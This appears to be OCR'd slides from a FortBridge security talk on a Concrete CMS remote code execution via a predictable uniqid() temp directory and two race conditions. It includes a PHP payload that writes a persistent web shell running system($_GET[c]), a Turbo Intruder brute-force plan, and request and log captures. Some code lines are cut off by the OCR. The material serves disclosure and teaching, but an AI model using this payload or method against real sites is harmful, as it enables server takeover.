


```
function downloadRemoteURL($url, $temporaryDirectory)

client = $this->app->make('http/client');

$request = $client->getRequest()->setUri($url);
$response = $client->sendWithoutRedirects();

if (!$response->isSuccess()) {
    throw new UserMessageException(t(/*i18n: %1$s is an URL, %2$s is an
}
$headers = $response->getHeaders();
// figure out a filename based on filename, mimetype, ???
$matches = null;
if (preg_match('/^[^#\?]+[\\/]([-\w%]+\.[-\w%]+)($|\?|#)/', $request->g
    // got a filename (with extension)... use it
    $filename = $matches[1];
} else {
    $contentType = $headers->get('ContentType')->getFieldValue();
    if ($contentType) {
        list($mimeType) = explode(';', $contentType, 2);
        $mimeType = trim($mimeType);
        // use mimetype from http response
        $extension = $this->app->make('helper/mime')->mimeToExtension($
        if ($extension === false) {
            throw new UserMessageException(t('Unknown mime-type: %s', h
        }
        $filename = date('Y-m-d_H-i_') . mt_rand(100, 999) . '.' . $ext
    } else {
        throw new UserMessageException(t(/*i18n: %s is an URL*/'Could n
    }
}
$fullFilename = $temporaryDirectory . '/' . $filename;
// write the downloaded file to a temporary location on disk
$handle = fopen($fullFilename, 'wb');
fwrite($handle, $response->getBody());
fclose($handle);
```



```
     * @param Filesystem $filesystem the Filesystem instance to use
     * @param string $parentDirectory the parent directory that will contain this volatile directory
     *
     * @throws Exception
     */
    public function __construct(Filesystem $filesystem, $parentDirectory)
    {
        $this->filesystem = $filesystem;
        $parentDirectory = is_string($parentDirectory) ? rtrim(str_replace(DIRECTORY_SEPARATOR, '/', $parentDirectory), '/') : '';
        if ($parentDirectory === '') {
            throw new Exception(t('Unable to retrieve the temporary directory.'));
        }
        if (!$this->filesystem->isWritable($parentDirectory)) {
            throw new Exception(t('The temporary directory is not writable.'));
        }
        for ($i = 0; ; ++$i) {
            $path = $parentDirectory . '/volatile-' . $i . '-' . uniqid();
            if (!$this->filesystem->exists($path)) {
                if (@$this->filesystem->makeDirectory($path, DIRECTORY_PERMISSIONS_MODE_COMPUTED)) {
                    break;
                }
```


Concrete CMS – pseudo random dir name

- uniqid() is used to create a temp dir
- uniqid() is not a crypto secure function

PHP uniqid() implementation

- Uniqid() relies on seconds and microseconds
- Both are deterministic and bruteforce-able
- Let's read some PHP internals code for fun & profit

FORTBRIDGE



b/01b3fc03c30c6cb85038250bb5640be3a09c6a32/ext/standard/uniqid.c#L41

```c
	char *prefix = "";
	bool more_entropy = 0;
	zend_string *uniqid;
	int sec, usec;
	size_t prefix_len = 0;
	struct timeval tv;

	ZEND_PARSE_PARAMETERS_START(0, 2)
		Z_PARAM_OPTIONAL
		Z_PARAM_STRING(prefix, prefix_len)
		Z_PARAM_BOOL(more_entropy)
	ZEND_PARSE_PARAMETERS_END();

	/* This implementation needs current microsecond to change,
	 * hence we poll time until it does. This is much faster than
	 * calling usleep(1) which may cause the kernel to schedule
	 * another process, causing a pause of around 10ms.
	 */
	do {
		(void)gettimeofday((struct timeval *) &tv, (struct timezone *) NULL);
	} while (tv.tv_sec == prev_tv.tv_sec && tv.tv_usec == prev_tv.tv_usec);

	prev_tv.tv_sec = tv.tv_sec;
	prev_tv.tv_usec = tv.tv_usec;

	sec = (int) tv.tv_sec;
	usec = (int) (tv.tv_usec % 0x100000);

	/* The max value usec can have is 0xF423F, so we use only five hex
	 * digits for usecs.
	 */
	if (more_entropy) {
		uint32_t bytes;
		double seed;
		if (php_random_bytes_silent(&bytes, sizeof(uint32_t)) == FAILURE) {
			seed = php_combined_lcg() * 10;
		} else {
			seed = ((double) bytes / UINT32_MAX) * 10.0;
		}
		uniqid = strpprintf(0, "%s%08x%05x%.8F", prefix, sec, usec, seed);
	} else {
		uniqid = strpprintf(0, "%s%08x%05x", prefix, sec, usec);
	}
```

Concrete CMS - Exploitation plan


- We need to find the name of the temp dir where our file is written(1st step)
- We need to make sure the file we download will execute sleep for some time so we can guess the dir name
- We'll use Turbo Intruder to bruteforce and guess the temp dir name
- Our download file + temp dir will get deleted so we need to write a permanent shell for persistence
- How do we trigger our download file before it gets deleted? (2nd race condition)

Concrete CMS –temporary shell

Temp shell written first which will write a perm shell in the parent dir

```
<?php
set_time_limit(0);
sleep(35);
echo '<?php file_put_contents("../shell.php","<?phpsystem(\$_GET[c]) ;");';
echo '?>' . str_repeat("A",50000000);
flush();
ob_flush();
?>
```

Concrete CMS
Timeline of race conditions



TO = start search for volatile dir

T1-found dir, start search for test.php

T2=test.php is written locally

T3=test.php is found & exec-ed, perm shell is written

T4=test.php & volatile dir are deleted

Concrete CMS –Timeline of 2 races Explained

- T0 you start the upload request AND you also start searching for the the volatile dir name. You have 1M possibilities, we sent 16-17K RPS, so you can easily brute-force 500-700K in ~30 sec, that's > 50% chance, works great. We didn't queue 1M requests, due to some issues with Turbo Intruder.


- T1 you discover the volatile dir name (win first race), but test.php is not there yet. Thus you have to start searching for test.php (2nd race condition in the file upload) which will ALWAYS be written after ~30 seconds (after T0). We'll queue another 500K requests in Turbo Intruder for this.

- T2 (~ 30th second) test.php is written locally, inside the volatile dir

- T3 one of the queued requests from T1 executes test.php and writes a perm shell in the parent dir ("/application/files/tmp")

- T4 both volatile dir and test.php are deleted, but we already have a shell 🙂

Concrete CMS – 1st race - guess the Temp Dir




Row	Payload	Status	Words	Length	Time	Label
0	617d40b54c9cd	200	376	1041	23	

```
GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/ HTTP/1.1
Host: 13.40.10.158
Connection: close
```

```
:status: 200
date: Sat, 30 Oct 2021 12:55:36 GMT
server: Apache/2.4.41 (Ubuntu)
vary: Accept-Encoding
content-length: 873
content-type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>
      Index of /concrete5/application/files/tmp/volatile-0-617d40b54c9cd
    </title>
  </head>
  <body>
    <h1>
      Index of /concrete5/application/files/tmp/volatile-0-617d40b54c9cd
    </h1>
    <table>
      <tr>
        <th valign="top">
          <img src="/icons/blank.gif" alt="[ICO]">
        </th>
        <th>
          <a href="?C=N;O=D">Name</a>
```

Reqs: 592607 | Queued: 100 | Duration: 93 | RPS: 6372 | Connections: 1983 | Retries: 2 | Fails: 312 | Next: 617d40b590c0f




```
                                   /application/files/tmp/vola
                           ncrete5/application/files/tmp/volatile-0-61
                      ET /concrete5/application/files/tmp/volatile-0-617d40b54
                    ] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/
                0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php
           0 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HT
         :20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.
       56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0"
    12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404
   1:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 40
  21:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408
 t/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-
 Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-
/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-"
30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-"
[30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
